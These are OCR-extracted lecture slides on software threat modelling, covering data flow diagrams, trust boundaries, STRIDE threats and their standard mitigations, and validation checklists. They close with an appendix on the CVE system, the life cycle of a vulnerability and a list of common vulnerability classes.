


- Potential threats: Information disclosure, DoS, spoofing, elevation of privilege, tampering…

Example: Co-located User

- Internet user on the same machine as other users of some service
  - E.g., malware installed on a user's laptop
- Thus, can additionally
  - Read/write user's files (e.g., cookies) and memory
  - Snoop keypresses and other events Read/write the user's display (e.g., to spoof)
- Potential threats: Information disclosure, tampering, spoofing, elevation of privilege…

Threat Modelling Process



Diagramming the System

- Use DFDs (Data Flow Diagrams)
  - Include processes, data stores, data flows
  - Include trust boundaries
  - Diagrams per scenario may be helpful
- Update diagrams as product changes
- Enumerate assumptions, dependencies
- Number everything (if manual)








Diagram Elements


Element name	Description	Notation (Yourdon & Coad)
Data flow	Data packetsflowing from one process to another process	
Process	Transforms incoming data flow into outgoing data flow	
Data store	Repositories of data	
External entity	Objects outside the system with which the system communicates	

The DFD elements of a diagram are the SW assets

Diagram Elements: Examples



Example DFD: An online Petshop



Diagrams: Trust Boundaries

Add trust boundaries that intersect data flows. Some helpful rules:

1. Trust boundaries represent the border between trusted and untrusted elements

- Trust is complex. Consider the context under which you can enable trust:
- You might trust your mechanician with your car, your dentist with your teeth, and your banker with your money, but you probably don't trust your dentist to change your spark plugs.

2. Points/surfaces where an attacker can interject

- Machine boundaries, privilege boundaries, integrity boundaries are examples of trust boundaries
- Threads in a native process are often inside a trust boundary, because they share the same privileges, rights, identifiers and access

3. Processes talking across a network always have a trust boundary

- May create a secure channel, but they're still distinct entities
- Encrypting network traffic is an 'instinctive' mitigation …but doesn't address tampering or spoofing

Diagram Layers

- Diagram layers Context Diagram

  - Very high-level; entire component / product / system

- Level 1 Diagram

  - High level; single feature / scenario


- Level 2 Diagram

  - Low level; detailed sub-components of features


- Level 3 Diagram

  - More detailed: rare to need more layers, except in huge projects or when you're drawing more trust boundaries


Context Diagram – the Highest Layer



Level 1 Diagram




Apply STRIDE to Each Element



Mitigation as part of Threat Modelling

Mitigations are an area of expertise, such as networking, databases, or cryptography

- ❑Possible Mitigation strategies:
  - Do nothing.
  - Remove the feature.
  - Turn off the feature.
  - Warn the user.
- ❑Counter the threat with technology.
- ❑Amateurs make mistakes
- ❑Mitigation will appear to work
  - ❑Until an expert looks at them
  - ❑We hope that expert will work for us



Standard Mitigations

Spoofing	Authentication	• Cookie authentication • PKI systems such as SSL/TLS and certificates • Digital signatures
Tampering	Integrity	•Digital signatures •Hash
Repudiation	Non Repudiation	• Secure logging and auditing • Digital Signatures
Information Disclosure	Confidentiality	• Encryption
Denial of Service	Availability	•Filtering • Quotas
Elevation of Privilege	Authorization	•Group or role membership • Privilege ownership


Standard Mitigations examples

Mitigation Technique	Mitigation Technology
Authentication	Authenticate principals: ■ Basic authentication ■ Digest authentication ■ Cookie authentication ■ Windows authentication (NTLM) ■ Kerberos authentication ■ PKI systems such as SSL/TLS and certificates ■ IPSec ■ Digitally signed packets Authenticate code or data: ■ Digital signatures ■ Message authentication codes ■ Hashes
Integrity	■ Windows Vista Mandatory Integrity Controls ■ ACLs ■ Digital signatures ■ Message authentication codes
Non-repudiation services	■ Strong authentication ■ Secure auditing and logging ■ Digital signatures ■ Secure time-stamps ■ Trusted third parties

Confidentiality	■ ACLs ■ Encryption
Availability	■ ACLs ■ Filtering ■ Quota
Authorization	■ Authorization ■ ACLs ■ Group or role membership ■ Privilege ownership ■ Permissions

Validating Threat Models

Validate the whole threat model. You need to have a positive answer to the following questions:



1. Does diagram match final code?
2. Are threats enumerated?
3. Minimum: STRIDE per element that touches a trust boundary
4. Has Test / QA reviewed the model?
    - Tester approach often finds issues with threat model or details
5. Is each threat mitigated?
6. Are mitigations done right?
7. Did you check these before Final Security Review?

How will I know the threats to be identified and mitigated?

Three pillars of software security:

- applied risk management,
- software security touchpoints, and
- knowledge

- Software security expertise is needed

Q&A

Appendix - Vulnerability

How to know existing Vulnerabilities?

Common Vulnerabilities and Exposures

CVE® is a list of entries—each containing an identification number, a description, and at least one public reference—for publicly known cybersecurity vulnerabilities.

CVE Entries are used in numerous cybersecurity products and services from around the world, including the U.S. National Vulnerability Database (NVD).

Vuln ID	Summary	CVSS Severity
CVE-2010-3654	Adobe Flash Player before 9.0.289.0 and 10.x before 10.1.102.64 on Windows, Mac OS X, Linux, and Solaris and 10.1.95.1 on Android, and authplay.dll (aka AuthPlayLib.bundle or libauthplay.so.0.0.0) in Adobe Reader and Acrobat 9.x through 9.4, allows remote attackers to execute arbitrary code or cause a denial of service (memory corruption and application crash) via crafted SWF content, as exploited in the wild in October 2010. **Published:** October 29, 2010; 03:00:02 PM -04:00	*V2:* 9.3 HIGH

The Life of a Vulnerability

- **Introduced** during design or implementation
- **Shipped** with the software product
  - Both open-source and close-source software
- **Discovered** by security researchers/experts
  - With generated POV (proof of concept)
- **Reported** to the vendor
- **Confirmed** by the vendor and archived into databased
  - Assigned with a CVE (Common Vulnerabilities and Exposures) number, e.g., CVE-2021-24033
  - Some vendors would offer bug bounty to the reporter, from several hundred to several hundred k USD
  - Google, MS, Apple, Meta, Intel and so on

The Life of a Vulnerability

-
-
-
-
-

Rank	Researcher	Points
1	YUKI CHEN	6495
2	TERRY ZHANG @PNIG0S	2305
3	CALLUM CARNEY	2152.5
4	WILLIAM SÖDERBERG	2092.5
5	WTM	2070
6	MOHAMMAD DEILAMY(MDM)	1880
7	ZHIYI ZHANG	1650
8	SURESH CHELLADURAI	1162.5
9	ERIK DONKER	1100
10	ZHINIANG PENG (@EDWARDZPENG)	1062.5

abased


, from

The Life of a Vulnerability

- **Introduced** during design or implementation
- **Shipped** with the software product
  - Both open-source and close-source software
- **Discovered** by security researchers/experts
  - With generated POV (proof of concept)
- **Reported** to the vendor
- **Confirmed** by the vendor and archived into databased
- **Fixed** by the developers
- **Disclosed** to public if no risk

CVE Numbering Authorities (CNAs)

CNAs are authorized to assign CVE IDs to vulnerabilities affecting products within their distinct, agreed-upon scope, for inclusion in first-time public announcements of new vulnerabilities



- Australia: **1**
- Austria: **1**
- Canada: **3**
- China: **7**
- France: **1**
- Germany: **2**
- Israel: **1**
- Japan: **3**
- Netherlands: **2**
- Russia: **2**
- South Korea: **1**
- Taiwan: **3**
- UK: **1**
- USA: **55**

Software Vulnerabilities

- Memory safety violations, such as:
  - Buffer overflows and over-reads
  - Dangling pointers
- Input validation errors, such as:
  - Code injection
  - Cross-site scripting in web applications
  - Directory traversal
  - E-mail injection
  - Format string attacks
  - HTTP header injection/response splitting
- Privilege-confusion bugs, such as:
  - Clickjacking
  - Cross-site request forgery in web applications
  - FTP bounce attack